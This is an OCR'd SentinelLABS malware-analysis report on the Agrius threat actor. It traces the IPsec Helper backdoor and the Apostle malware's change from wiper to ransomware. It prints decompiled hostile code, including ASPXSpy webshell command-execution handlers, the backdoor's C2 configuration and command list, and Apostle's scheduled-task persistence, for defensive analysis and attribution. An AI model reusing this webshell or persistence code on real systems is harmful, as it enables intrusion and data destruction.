
SentinelLABS

FROM WIPER TO RANSOMWARE: THE EVOLUTION OF AGRIUS

Author: Amitai Ben Shushan Ehrlich May 2021 SentinelLABS Research Team

TABLE OF CONTENTS



EXECUTIVE SUMMARY

- A new threat actor SentinelLabs tracks as Agrius was observed operating in Israel starting in 2020.
- Initially engaged in espionage activity, Agrius deployed a set of destructive wiper attacks against Israeli targets, masquerading the activity as ransomware attacks.
- The attacks were carried out using DEADWOOD (aka Detbosit), a wiper with unconfirmed links to an Iranian threat group.
- Agrius actors also dropped a novel wiper named ‘Apostle’ and a custom .NET backdoor called ‘IPsec Helper’.
- Later intrusions carried out by Agrius revealed they kept maintaining and improving Apostle, turning it into a fully functional ransomware.

SentinelLabs Team

DESTRUCTIVE OPERATIONS

A new threat actor we track as Agrius was observed operating in Israel in 2020. While first engaged in espionage activity, Agrius attackers shifted to extorting targets, claiming they stole and encrypted their data. Their data, however, could not be retrieved for any ransom - as it was destroyed in a wiping attack.

An analysis of what at first sight appeared to be a ransomware attack revealed new variants of wipers that were deployed in a set of destructive attacks against Israeli targets. The operators behind the attacks intentionally masked their activity as ransomware attacks, an uncommon behavior for financially motivated groups. Considering this and the nature of the known targets, we assess this is a nation-sponsored threat group.

One of the wipers used in the attack, dubbed *'Apostle',* was later turned into a fully functional ransomware, replacing its wiper functionalities. The message inside it suggests it was used to target a critical, nation-owned facility in the United Arab Emirates. The similarity to its wiper version, as well as the nature of the target in the context of regional disputes, leads us to believe that the operators behind it are utilizing ransomware for its disruptive capabilities.

The usage of ransomware as a disruptive tool is usually hard to prove, as it is difficult to determine a threat actor's intentions. Analysis of the *Apostle* malware provides a rare insight into such attacks, drawing a clear line between what began as a wiper malware to a fully operational ransomware.

Based on technical analysis of the tools and attack infrastructure, we assess with medium confidence that the attacks were carried out by a threat group affiliated with Iran. While some links to known Iranian actors were observed, the set of TTPs and tools appear to be unique to this set of activities. SentinelLabs tracks this threat actor as **Agrius.**

ATTACK LIFE CYCLE

The Agrius threat group utilizes VPN services (primarily ProtonVPN) for anonymization when accessing the public facing applications of its targets. Upon successful exploitation, the threat actor deploys webshells or simply accesses the target by using the target organization's VPN solution. The webshells Agrius deploys are mostly variations of ASPXSpy[1].

[1]https://attack.mitre.org/software/S0073/

Agrius uses those webshells to tunnel RDP traffic in order to leverage compromised accounts to move laterally. During this phase, the attackers use a variety of publicly available offensive security tools for credential harvesting and lateral movement.




Fig 1: A summary of Agrius attack life cycle

On interesting hosts, the threat actor deploys its own custom malware – *'IPsec Helper'*. This backdoor is written in .NET and appears exclusive to Agrius. The malware registers itself as a service to achieve persistence. It can be used to exfiltrate data or deploy additional malware.

Agrius has deployed two different wipers. The first, dubbed *'Apostle',* appears to be written by the same developer as *'IPsec Helper'*. Both are written in .NET, share functions, and execute tasks in a similar manner. Interestingly, *Apostle* was later modified into functioning ransomware. The second wiper, DEADWOOD, was previously involved in a wiping attack in the Middle East and tentatively attributed to Iran though we have been unable to confirm this independently.

INITIAL INFECTION VECTOR

Agrius' main infection vector is exploitation of public facing applications, most likely utilizing publicly available exploits. During our investigation, we observed wide attempts by Agrius to exploit FortiOS CVE-2018-13379 against Israeli targets. Focusing primarily on Israel, we believe the group chooses its targets opportunistically.


Other than attempted exploitation of CVE-2018-13379, Agrius was observed attempting to exploit a variety of 1-day vulnerabilities in web-based applications, as well as attempting SQL injection. Most of the attempts were performed from IPs belonging to VPN services, such as ProtonVPN. Upon successful exploitation, the threat actor uploads a webshell. Those webshells are used to tunnel traffic into the network in order to leverage compromised credentials to move laterally using RDP.

TOOLSET


Webshells

Webshells play an important role in Agrius' operations. Though their webshells appear to vary, closer inspection reveals that they are mostly variations of ASPXSpy.

Three of the webshells identified in Agrius intrusions were uploaded to VirusTotal. While submitter countries are an inconclusive indicator, it's interesting to note that they were uploaded from Iran, Pakistan, and Israel. Two of the webshells are quite similar, other than an additional obfuscation added in the form of a custom base64 encoding function unique to Agrius.



```
public string base64ToStr(string instr)
{
byte[] tmp=Convert.FromBase64String(instr);
return Encoding.Default.GetString(tmp);
}
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName=base64ToStr(kusi.Value);
prcsss.StartInfo.Arguments=base64ToStr(bkcm.Value);
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
tnQRF.Visible=true;
tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```




```
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
tnQRF.Visible=true;
tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

Fig 2 + 3: Modified ASPXSpy - base64 obfuscated version (left) and simple version (right)

The two samples above contain functionality that enables the threat actor to run commands using *‘cmd.exe’.* In the unobfuscated version ‘cmd.exe’ is hardcoded, while the obfuscated version can run any existing file but uses cmd.exe by default.

The third one appears to be a fully functional ASPXspy with the same base64 implementation. This version is referred to in the code as ‘PRIVATECODE’:



```
Bin_Div_Content.Visible=true;
Bin_Div_Login.Visible=false;
Bin_Button_CreateFile.Attributes["onClick"]="var filename=prompt('Please input the file name:','');if(filename){Bin_PostBack
Bin_Button_CreateDir.Attributes["onClick"]="var filename=prompt('Please input the directory name:','');if(filename){Bin_Post
Bin_Button_KillMe.Attributes["onClick"]="if(confirm('Are you sure delete PRIVATECODE?')){Bin_PostBack('Bin_KillMe','');};";
Bin_Span_Sname.InnerHtml=Request.ServerVariables["LOCAL_ADDR"]+":"+Request.ServerVariables["SERVER_PORT"]+"("+Request.Server
Bin_Span_FrameVersion.InnerHtml="Framework Ver : "+Environment.Version.ToString();
```

Fig 4: Webshell internally referred to as PRIVATECODE

Although some of the variables remain the same as in publicly available versions of ASPXSpy, some modifications in the code were unique and noteworthy:

1. The naming of the process object *‘prcsss’.*
2. The definition of the base64 function *‘public string base64ToStr(string instr)’.*


While searching for similar files in VirusTotal we came across one additional webshell using the *‘prcsss’* variable name, originally uploaded from Turkey. This version is also a modification of ASPXSpy and exhibits the same functionality as the base64 obfuscated version without the custom base64 functionality.

The specific implementation of the base64 function was identified on a total of six webshells on VirusTotal, all of which were ASPXSpy variations. Three of the webshells were uploaded from Iran while the rest were uploaded from Saudi Arabia, Pakistan and the United Arab Emirates. Although we can not confirm this implementation is exclusive to Agrius, it is apparent it is limited to regional actors, most likely Iranian.

IPsec Helper - Custom Backdoor


The main implant used by Agrius is *IPsec Helper*, which is a custom .NET backdoor. The backdoor provides basic functionality like uploading of files from the infected system, running commands, and deploying additional executables. It connects back to C2 servers over HTTP based on a configuration file. The tool is run as a service, suggesting it is executed once the threat actor has achieved elevated privileges.

What appears to be authentic victim uploads of *IPsec Helper* samples were submitted to VirusTotal from Israel and the United Arab Emirates.



IPsec Helper Analysis


The backdoor malware requires installation as a service. It is registered as *‘IPsec Helper’.* Upon execution, it sleeps for a random number of seconds (iterating 200 times over sleeps between 1 to 3 seconds). It then checks for an internet connection by connecting to a predefined list of Microsoft servers.



```
Random random = new Random();
for (int index = 200; index >= 1; --index)
  Thread.Sleep(new Random().Next(1000, 3000));
PublicFunction.TraceLog("IsFirstInstance ==> checked");
InitClass initClass = new InitClass();
initClass.CheckAndInstall();
ConfigClass config = initClass.CreateConfig();
if (config.GetInternetNeededFlag())
  PublicFunction.IsNetConnected();
```

Fig 5: Malware initialization process

The malware operates based on an XML configuration file, which is created on the first execution. It is written to disk based on parameters embedded within the file and contains the malware C2 servers, referred to as ‘relays’. The relays are encrypted before being written to the configuration file, although they reside in clear text within the executable. The configuration file also contains a ‘super relay’ contacted in specific situations.



```
<?xml version="1.0" encoding="utf-16"?>
<ConfigModel xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <EmbedId>URuHlsu]zirB!#xi@_uZ</EmbedId>
  <InternetNeeded>true</InternetNeeded>
  <LogEnabled>false</LogEnabled>
  <UseCache>false</UseCache>
  <Interval>10</Interval>
  <Relays>
    <string>aIM1a6RSDMlBcyjD72xquezLbB2qD8V5Puxavex+zM0cwozdw10I7CWh6WCddsi5nILqP65Hg1nJltggn5m/5g==</string>
    <string>g337S92b0/JEdGsZ+BIpcKQ0g/OyQ430ucn49s5mYws=</string>
  </Relays>
  <Servers />
  <DeviceIdSalt>WdQebdD6Sg5uS5hAHisHgl7tAvZ6Xb52xnpWDPSnZY1uPkId4VG+sOQL7PfyKzw1YWKX4irgkDNdJFawJ5rwrA==</DeviceIdSalt>
  <PublicKeyToken>/gDcsAFH2uTxqQT8pRhS2Kg0gQPn5A6v/gde/2Le8ZA=</PublicKeyToken>
  <SessionKey>vNcYnsYdg4C6p7qttOQTMTznvDBAa3dJ+ISeZLCpZII=</SessionKey>
</ConfigModel>
```

Fig 6: *‘IPsec Helper’* configuration file

The backdoor randomly chooses a relay and connects to it using HTTP POST requests based on parameters hardcoded within the executable. The first message is sent for registration and contains basic information on the infected machine. After its first registration, the malware will enter the main loop, awaiting commands from its relays. Supported commands are as follows:

CmdType	Command Name	Description
2	NewRelays	Receive a list of relays and check if available. If not, connect to the super relay and ask for new relays.
3	NodeFullInfo	Send recon information on the infected machine (Node).
6	UpdateEngine	Download a file from the relay, and replace the existing malware executable. Restart the service.
7	SelfDelete	Delete related registry keys, service traces and delete the executable. Stop execution.
8	Sleep	Sleep for the number of seconds listed in the interval.
11	EngineVersion	Return malware engine version (Embedded within the malware).
12	DownloadExecuteFile	Download an executable from the relay and execute it.
13	DownloadExecuteUrl	Download an executable from a URL given by the relay and execute it.
14	CommandExecute	Run a command. If the file *'%TEMP%\VBE.exe'* exists, run the command with it. If not, run it with PowerShell. If PowerShell does not exist, run the command using CMD.
15	UploadFile	Receive file path and send the file to the relay.
16	UpdateConfig	Receive new configuration values and update the configuration file accordingly.
17	ProcessId	Send the malware current process ID.

Fig 7: List of supported *'IPsec Helper'* commands

A very thorough analysis of the malware, detailing each of the supported commands, as well as additional features not described in this report, can be found in a Medium post by Hido Cohen[2].

Apostle - From Wiper to Ransomware

Apostle is a .NET malware whose functionality iteratively developed from a wiper to full-fledged ransomware. We believe the implementation of the encryption functionality is there to mask its actual intention: destroying victim data. This thesis is supported by an early version of Apostle that the attacker's internally named *'wiper-action'*. This early version was deployed in an attempt to wipe data but failed to do so possibly due to a logic flaw in the malware. The flawed execution led to the deployment of the DEADWOOD wiper. This, of course, did not prevent the attackers from asking for a ransom.

The two versions of Apostle we analyzed share significant portions of code yet demonstrate the evolution of the threat actor. Improvements include repairing logic flaws, implementing ransomware functionality, and passing the compiled code through an obfuscator.

Apostle also shares significant portions of code with *IPsec Helper*, a closed-source tool which, to our knowledge, is used exclusively by Agrius. The two share code overlaps as well as display evolution between incidents, suggesting that Apostle is developed in-house.


Apostle Analysis

Apostle Wiper variant (early)

The early wiper variant of Apostle was compiled on November 29, 2020. This timestamp appears authentic due to the proximity to its deployment. It is internally named *'wiper-action'*, indicating its purpose. This variant was observed targeting an organization in Israel.

[2]https://hidocohen.medium.com/shirbits-breach-backdoor-analysis-cd8273594f60

Upon execution, *Apostle* verifies there's only one instance by invoking the function *'IsFirstInstance()',* searching for the mutex *'Global-XSjzmQixFXFfHO3npSYS'*. It then achieves persistence by creating a scheduled task named 'MicrosoftCrashHandlerUAC', using *'AddToStartup()'*:




```
private static bool AddToStartup()
  {
    string location = Assembly.GetEntryAssembly()?.Location;
    if (Program.IsAdministrator)
    {
      try
      {
        Program.TaskSchedulerCommand("/create /sc ONSTART /tn \"MicrosoftCrashHandlerUAC\" /tr \"\\\""
        + location + "\"\\\" /ru \"System\" /f");
      }
      catch (Exception ex)
      {
        Program.Log(ex.Message);
        return false;
      }
    }
    return true;
  }
```

Fig 8: Apostle schedule task creation


Next, it gets a list of fixed drives on the infected machine, and creates a thread for each of the drives excluding the main system drive. Those threads will handle the wiping of each drive. The wiping process searches files based on a list of extensions embedded within the sample.

However, matching between the enumerated files and the embedded file extensions list fails as the extensions in the list do not contain a '.', while the function searching the extension from the file does. This guarantees that the wiper will not match any file, effectively preventing it from executing properly.



```
public string[] ValidExtensions => "txt.doc.docx.xls.xlsx.ppt.pptx.odt.jpeg".Split('.'); //Partial list of extensions

private void GetDirectoryFileList(string directoryName)
  {
    try
    {
      foreach (string file in Directory.GetFiles(directoryName))
      {
        if (this.ValidExtensions.Contains((object) ("." + Path.GetExtension(file))))
          this._fileList.Add(file);
      }
    }
    catch (Exception ex)
    {
    }
  }
```


Fig 9: Failed search of file extensions in enumerated files. List presented is partial.



